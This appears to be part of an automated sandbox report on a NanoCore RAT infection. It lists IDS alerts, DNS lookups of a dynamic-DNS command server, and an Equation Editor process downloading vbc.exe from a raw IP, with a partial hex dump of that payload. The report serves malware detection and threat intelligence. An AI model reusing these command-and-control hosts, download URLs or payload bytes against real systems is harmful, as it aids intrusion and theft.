SSDEEP:	12288:KZ/gyy4Or+YnEII0sTM33HSYU+mHXrQHBdOUDo:Kpy4S+Vl3sYnHSYi7QhjDo
File Content Preview:	.....>..... .....z..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/14/21-21:48:50.478485	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	5230	192.168.2.22	194.5.98.103
09/14/21-21:48:56.550213	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:02.850724	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:08.900282	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:15.056944	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	5230	192.168.2.22	194.5.98.103

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/14/21-21:49:21.148652	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49177	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:27.191213	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:34.238295	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:40.450342	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:46.092651	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49181	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:52.361831	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49182	5230	192.168.2.22	194.5.98.103
09/14/21-21:49:58.039325	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49183	5230	192.168.2.22	194.5.98.103

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 14, 2021 21:48:20.608813047 CEST	192.168.2.22	8.8.8.8	0xe37e	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:33.416089058 CEST	192.168.2.22	8.8.8.8	0x83bd	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:39.741689920 CEST	192.168.2.22	8.8.8.8	0x67b4	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:50.036150932 CEST	192.168.2.22	8.8.8.8	0x1101	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:50.223546982 CEST	192.168.2.22	8.8.8.8	0x1101	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:56.361530066 CEST	192.168.2.22	8.8.8.8	0x282	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:02.469218969 CEST	192.168.2.22	8.8.8.8	0xebcb	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:02.653084040 CEST	192.168.2.22	8.8.8.8	0xebcb	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:08.668669939 CEST	192.168.2.22	8.8.8.8	0xcd8b	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:08.706376076 CEST	192.168.2.22	8.8.8.8	0xcd8b	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:14.847570896 CEST	192.168.2.22	8.8.8.8	0xed7f	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:20.945839882 CEST	192.168.2.22	8.8.8.8	0x46f1	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:26.961635113 CEST	192.168.2.22	8.8.8.8	0x62a2	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:26.998177052 CEST	192.168.2.22	8.8.8.8	0x62a2	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:33.864422083 CEST	192.168.2.22	8.8.8.8	0x2e0	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:34.040301085 CEST	192.168.2.22	8.8.8.8	0x2e0	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:39.906856060 CEST	192.168.2.22	8.8.8.8	0x52e0	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:40.097239017 CEST	192.168.2.22	8.8.8.8	0x52e0	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:40.123637915 CEST	192.168.2.22	8.8.8.8	0x52e0	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:40.266424894 CEST	192.168.2.22	8.8.8.8	0x52e0	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:45.901566982 CEST	192.168.2.22	8.8.8.8	0x2676	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:52.162942886 CEST	192.168.2.22	8.8.8.8	0x8d92	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 14, 2021 21:49:57.855580091 CEST	192.168.2.22	8.8.8.8	0xb1b9	Standard query (0)	e-business loader.mywire.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 14, 2021 21:48:20.636506081 CEST	8.8.8.8	192.168.2.22	0xe37e	No error (0)	www.google.com		172.217.168.36	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:33.444324017 CEST	8.8.8.8	192.168.2.22	0x83bd	No error (0)	www.google.com		172.217.168.36	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:39.768774986 CEST	8.8.8.8	192.168.2.22	0x67b4	No error (0)	www.google.com		172.217.168.36	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:50.222748041 CEST	8.8.8.8	192.168.2.22	0x1101	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:50.259785891 CEST	8.8.8.8	192.168.2.22	0x1101	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:48:56.391520023 CEST	8.8.8.8	192.168.2.22	0x282	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:02.652172089 CEST	8.8.8.8	192.168.2.22	0xebcb	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:02.679889917 CEST	8.8.8.8	192.168.2.22	0xebcb	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:08.705600023 CEST	8.8.8.8	192.168.2.22	0xcd8b	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:08.742361069 CEST	8.8.8.8	192.168.2.22	0xcd8b	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:14.896507025 CEST	8.8.8.8	192.168.2.22	0xed7f	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:20.973970890 CEST	8.8.8.8	192.168.2.22	0x46f1	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:26.997615099 CEST	8.8.8.8	192.168.2.22	0x62a2	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:27.033485889 CEST	8.8.8.8	192.168.2.22	0x62a2	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:34.039748907 CEST	8.8.8.8	192.168.2.22	0x2e0	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:34.068306923 CEST	8.8.8.8	192.168.2.22	0x2e0	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:40.095714092 CEST	8.8.8.8	192.168.2.22	0x52e0	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:40.122410059 CEST	8.8.8.8	192.168.2.22	0x52e0	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:40.265785933 CEST	8.8.8.8	192.168.2.22	0x52e0	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:40.291413069 CEST	8.8.8.8	192.168.2.22	0x52e0	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:45.926116943 CEST	8.8.8.8	192.168.2.22	0x2676	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:52.190934896 CEST	8.8.8.8	192.168.2.22	0x8d92	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)
Sep 14, 2021 21:49:57.880382061 CEST	8.8.8.8	192.168.2.22	0xb1b9	No error (0)	e-business loader.mywire.org		194.5.98.103	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.google.com
- 13.238.159.178

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	172.217.168.36	443	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	172.217.168.36	443	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	172.217.168.36	443	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49165	13.238.159.178	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 14, 2021 21:48:12.847129107 CEST	0	OUT	GET /truth/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 13.238.159.178 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 14, 2021 21:48:13.120636940 CEST	1	IN	HTTP/1.1 200 OK Date: Tue, 14 Sep 2021 19:48:11 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.9 Last-Modified: Tue, 14 Sep 2021 18:45:13 GMT ETag: "a2e00-5cbf8fb685aa3" Accept-Ranges: bytes Content-Length: 667136 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 90 60 7f 18 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 24 0a 00 00 08 00 00 00 00 00 00 ce 43 0a 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0a 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 80 43 0a 00 4b 00 00 00 00 60 0a 00 04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 23 0a 00 00 20 00 00 00 24 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 04 04 00 00 00 60 0a 00 00 06 00 00 00 26 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 0a 00 00 02 00 00 00 2c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 43 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 9c ec 08 00 e4 56 01 00 03 00 02 00 47 00 00 06 b8 79 01 00 e0 6b 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d6 20 9c 01 00 00 8d 01 00 00 01 25 d0 64 01 00 04 28 01 00 00 0a 80 65 01 00 04 20 94 00 00 00 8d 05 00 00 01 25 d0 66 01 00 04 28 01 00 00 0a 80 67 01 00 04 2a 1e 02 28 02 00 00 0a 2a 26 00 02 28 05 00 00 0a 00 2a ce 73 06 00 00 0a 80 01 00 00 04 73 07 00 00 0a 80 02 00 00 04 73 08 00 00 0a 80 03 00 00 04 73 09 00 00 0a 80 04 00 00 04 73 0a 00 00 0a 80 05 00 00 04 2a 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 0b 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 0c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 0d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 0e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 0f 00 00 0a 0a 2b 00 06 2a 1b 30 05 00 ff 00 00 00 06 00 00 11 00 02 8c 06 00 00 1b 2c 0f 0f 00 fe 16 06 00 00 1b 6f 14 00 00 0a 2b 01 17 0b 07 39 d8 00 00 00 7e 06 00 00 04 14 fe 03 0c 08 2c 32 7e 06 00 00 04 d0 06 00 00 1b 28 15 00 00 0a 6f 16 00 00 0a 0d 09 2c 16 72 01 00 00 70 16 8d 16 00 00 01 28 17 00 00 0a 73 18 00 00 0a 7a 00 00 2b 0c 00 73 19 00 00 0a 80 06 00 00 04 00 7e 06 00 00 04 d0 06 00 00 1b 28 15 00 00 0a 14 6f 1a 00 00 0a 00 00 28 01 00 00 2b 0a de 74 75 12 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`$C @ `CK` H.text# $ `.rsrc`&@@.reloc,@BCHVGyk %d(e %f(g*(*&(*sssss*0~o+*0~o+*0~o+*0~o+*0~o+*0,o+9~,2~(o,rp(sz+s~(o(+tu

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	172.217.168.36	443	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:21 UTC	0	OUT	GET / HTTP/1.1 Host: www.google.com Connection: Keep-Alive
2021-09-14 19:48:21 UTC	0	IN	HTTP/1.1 200 OK Date: Tue, 14 Sep 2021 19:48:21 GMT Expires: -1 Cache-Control: private, max-age=0 Content-Type: text/html; charset=ISO-8859-1 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Server: gws X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Set-Cookie: CONSENT=PENDING+542; expires=Fri, 01-Jan-2038 00:00:00 GMT; path=/; domain=.google.com; Secure Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-09-14 19:48:21 UTC	0	IN	Data Raw: 35 34 32 34 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 69 74 65 6d 73 63 6f 70 65 3d 22 22 20 69 74 65 6d 74 79 70 65 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 2f 57 65 62 50 61 67 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 47 42 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 3e 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 67 2f 31 78 2f 67 6f 6f 67 6c 65 67 5f 73 74 61 6e 64 61 72 64 5f 63 6f 6c 6f 72 5f 31 32 38 64 70 2e 70 6e 67 22 20 69 74 65 6d 70 72 6f 70 3d 22 69 6d 61 67 65 Data Ascii: 5424<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en-GB"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta content="/images/branding/googleg/1x/googleg_standard_color_128dp.png" itemprop="image

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:21 UTC	1	IN	Data Raw: 31 34 36 36 39 2c 36 30 33 2c 32 36 32 34 2c 32 38 34 35 2c 37 2c 31 32 33 35 34 2c 35 30 39 36 2c 31 31 36 32 34 2c 34 36 39 36 2c 39 30 38 2c 32 2c 33 35 35 35 2c 33 34 32 34 2c 31 30 2c 33 34 39 2c 39 33 35 39 2c 33 2c 33 34 36 2c 32 33 30 2c 31 30 31 34 2c 31 2c 35 34 34 34 2c 31 34 39 2c 31 31 33 32 33 2c 32 36 35 32 2c 34 2c 31 35 32 38 2c 32 33 30 34 2c 31 32 33 38 2c 35 38 30 31 2c 37 34 2c 31 39 38 33 2c 32 36 32 37 2c 32 30 31 34 2c 31 33 36 31 31 2c 34 37 36 34 2c 32 36 35 38 2c 38 37 32 2c 33 33 37 31 2c 33 31 31 32 2c 33 32 2c 35 36 36 33 2c 37 39 36 35 2c 32 33 30 35 2c 36 33 38 2c 37 30 38 30 2c 33 37 37 32 2c 37 34 32 38 2c 35 38 31 38 2c 32 35 33 39 2c 39 39 32 2c 33 31 30 32 2c 33 31 33 39 2c 35 2c 39 30 38 2c 33 2c 33 35 34 31 2c 31 2c Data Ascii: 14669,603,2624,2845,7,12354,5096,11624,4696,908,2,3555,3424,10,349,9359,3,346,230,1014,1,5444,149,11323,2652,4,1528,2304,1238,5801,74,1983,2627,2014,13611,4764,2658,872,3371,3112,32,5663,7965,2305,638,7080,3772,7428,5818,2539,992,3102,3139,5,908,3,3541,1,
2021-09-14 19:48:21 UTC	2	IN	Data Raw: 3b 72 65 74 75 72 6e 20 62 7c 7c 68 7d 66 75 6e 63 74 69 6f 6e 20 6d 28 61 29 7b 66 6f 72 28 76 61 72 20 62 3d 6e 75 6c 6c 3b 61 26 26 28 21 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 7c 7c 21 28 62 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 6c 65 69 64 22 29 29 29 3b 29 61 3d 61 2e 70 61 72 65 6e 74 4e 6f 64 65 3b 72 65 74 75 72 6e 20 62 7d 0a 66 75 6e 63 74 69 6f 6e 20 6e 28 61 2c 62 2c 63 2c 64 2c 67 29 7b 76 61 72 20 65 3d 22 22 3b 63 7c 7c 2d 31 21 3d 3d 62 2e 73 65 61 72 63 68 28 22 26 65 69 3d 22 29 7c 7c 28 65 3d 22 26 65 69 3d 22 2b 6c 28 64 29 2c 2d 31 3d 3d 3d 62 2e 73 65 61 72 63 68 28 22 26 6c 65 69 3d 22 29 26 26 28 64 3d 6d 28 64 29 29 26 26 28 65 2b 3d 22 26 6c 65 69 3d 22 2b 64 29 29 3b 64 3d 22 22 3b 21 63 26 26 66 2e 5f 63 73 68 Data Ascii: ;return b||h}function m(a){for(var b=null;a&&(!a.getAttribute||!(b=a.getAttribute("leid")));)a=a.parentNode;return b}function n(a,b,c,d,g){var e="";c||-1!==b.search("&ei=")||(e="&ei="+l(d),-1===b.search("&lei=")&&(d=m(d))&&(e+="&lei="+d));d="";!c&&f._csh
2021-09-14 19:48:21 UTC	3	IN	Data Raw: 67 65 74 29 7b 76 61 72 20 63 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 64 61 74 61 2d 73 75 62 6d 69 74 66 61 6c 73 65 22 29 3b 61 3d 22 31 22 3d 3d 3d 63 7c 7c 22 71 22 3d 3d 3d 63 26 26 21 61 2e 65 6c 65 6d 65 6e 74 73 2e 71 2e 76 61 6c 75 65 3f 21 30 3a 21 31 7d 65 6c 73 65 20 61 3d 21 31 3b 61 26 26 28 62 2e 70 72 65 76 65 6e 74 44 65 66 61 75 6c 74 28 29 2c 62 2e 73 74 6f 70 50 72 6f 70 61 67 61 74 69 6f 6e 28 29 29 7d 2c 21 30 29 3b 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 63 6c 69 63 6b 22 2c 66 75 6e 63 74 69 6f 6e 28 62 29 7b 76 61 72 20 61 3b 61 3a 7b 66 6f 72 28 61 3d 62 2e 74 61 72 67 65 74 3b 61 26 26 61 21 3d 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f Data Ascii: get){var c=a.getAttribute("data-submitfalse");a="1"===c||"q"===c&&!a.elements.q.value?!0:!1}else a=!1;a&&(b.preventDefault(),b.stopPropagation())},!0);document.documentElement.addEventListener("click",function(b){var a;a:{for(a=b.target;a&&a!==document.do
2021-09-14 19:48:21 UTC	5	IN	Data Raw: 73 6f 6c 75 74 65 3b 7a 2d 69 6e 64 65 78 3a 39 39 39 3b 74 6f 70 3a 2d 39 39 39 70 78 3b 76 69 73 69 62 69 6c 69 74 79 3a 68 69 64 64 65 6e 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 6c 65 66 74 3b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 62 65 62 65 62 65 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 2d 31 70 78 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 7d 2e 67 62 72 74 6c 20 2e 67 62 6d 7b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f Data Ascii: solute;z-index:999;top:-999px;visibility:hidden;text-align:left;border:1px solid #bebebe;background:#fff;-moz-box-shadow:-1px 1px 1px rgba(0,0,0,.2);-webkit-box-shadow:0 2px 4px rgba(0,0,0,.2);box-shadow:0 2px 4px rgba(0,0,0,.2)}.gbrtl .gbm{-moz-box-shado
2021-09-14 19:48:21 UTC	6	IN	Data Raw: 74 6f 70 7d 2e 67 62 74 7b 2a 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 7d 2e 67 62 74 6f 7b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 7d 2e 67 62 7a 74 2c 2e 67 62 67 74 7b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 7d 73 70 61 6e 23 67 62 67 36 2c 73 70 61 6e 23 67 62 67 34 7b 63 75 72 73 6f 72 3a 64 65 66 Data Ascii: top}.gbt{*display:inline}.gbto{box-shadow:0 2px 4px rgba(0,0,0,.2);-moz-box-shadow:0 2px 4px rgba(0,0,0,.2);-webkit-box-shadow:0 2px 4px rgba(0,0,0,.2)}.gbzt,.gbgt{cursor:pointer;display:block;text-decoration:none !important}span#gbg6,span#gbg4{cursor:def
2021-09-14 19:48:21 UTC	7	IN	Data Raw: 62 6f 72 64 65 72 2d 74 6f 70 2d 63 6f 6c 6f 72 3a 23 64 64 34 62 33 39 21 69 6d 70 6f 72 74 61 6e 74 7d 23 67 62 69 34 73 2c 23 67 62 69 34 73 31 7b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 7d 23 67 62 67 36 2e 67 62 67 74 2d 68 76 72 2c 23 67 62 67 36 2e 67 62 67 74 3a 66 6f 63 75 73 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 74 72 61 6e 73 70 61 72 65 6e 74 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 6e 6f 6e 65 7d 2e 67 62 67 34 61 7b 66 6f 6e 74 2d 73 69 7a 65 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 30 7d 2e 67 62 67 34 61 20 2e 67 62 74 73 7b 70 61 64 64 69 6e 67 3a 32 37 70 78 20 35 70 78 20 30 3b 2a 70 61 64 64 69 6e 67 3a 32 35 70 78 20 35 70 78 20 30 7d 2e 67 62 74 6f 20 2e 67 62 67 34 61 20 2e 67 62 74 73 7b 70 Data Ascii: border-top-color:#dd4b39!important}#gbi4s,#gbi4s1{font-weight:bold}#gbg6.gbgt-hvr,#gbg6.gbgt:focus{background-color:transparent;background-image:none}.gbg4a{font-size:0;line-height:0}.gbg4a .gbts{padding:27px 5px 0;*padding:25px 5px 0}.gbto .gbg4a .gbts{p
2021-09-14 19:48:21 UTC	8	IN	Data Raw: 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 67 62 6d 74 2c 2e 67 62 6d 74 3a 76 69 73 69 74 65 64 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 2e 67 62 6d 6c 31 2c 2e 67 62 6d 6c 62 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 3a 30 20 31 30 70 78 7d 2e 67 62 6d 6c 31 2c 2e 67 62 6d 6c 62 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 2a 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 7d 2e 67 62 6d 6c 31 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 7b 70 61 64 64 69 6e 67 3a 30 20 31 30 70 78 7d 2e 67 62 6d 6c 31 2d 68 76 72 2c 2e 67 62 6d 6c 31 3a 66 6f Data Ascii: coration:none !important}.gbmt,.gbmt:visited{display:block}.gbml1,.gbmlb,.gbml1:visited,.gbmlb:visited{display:inline-block;margin:0 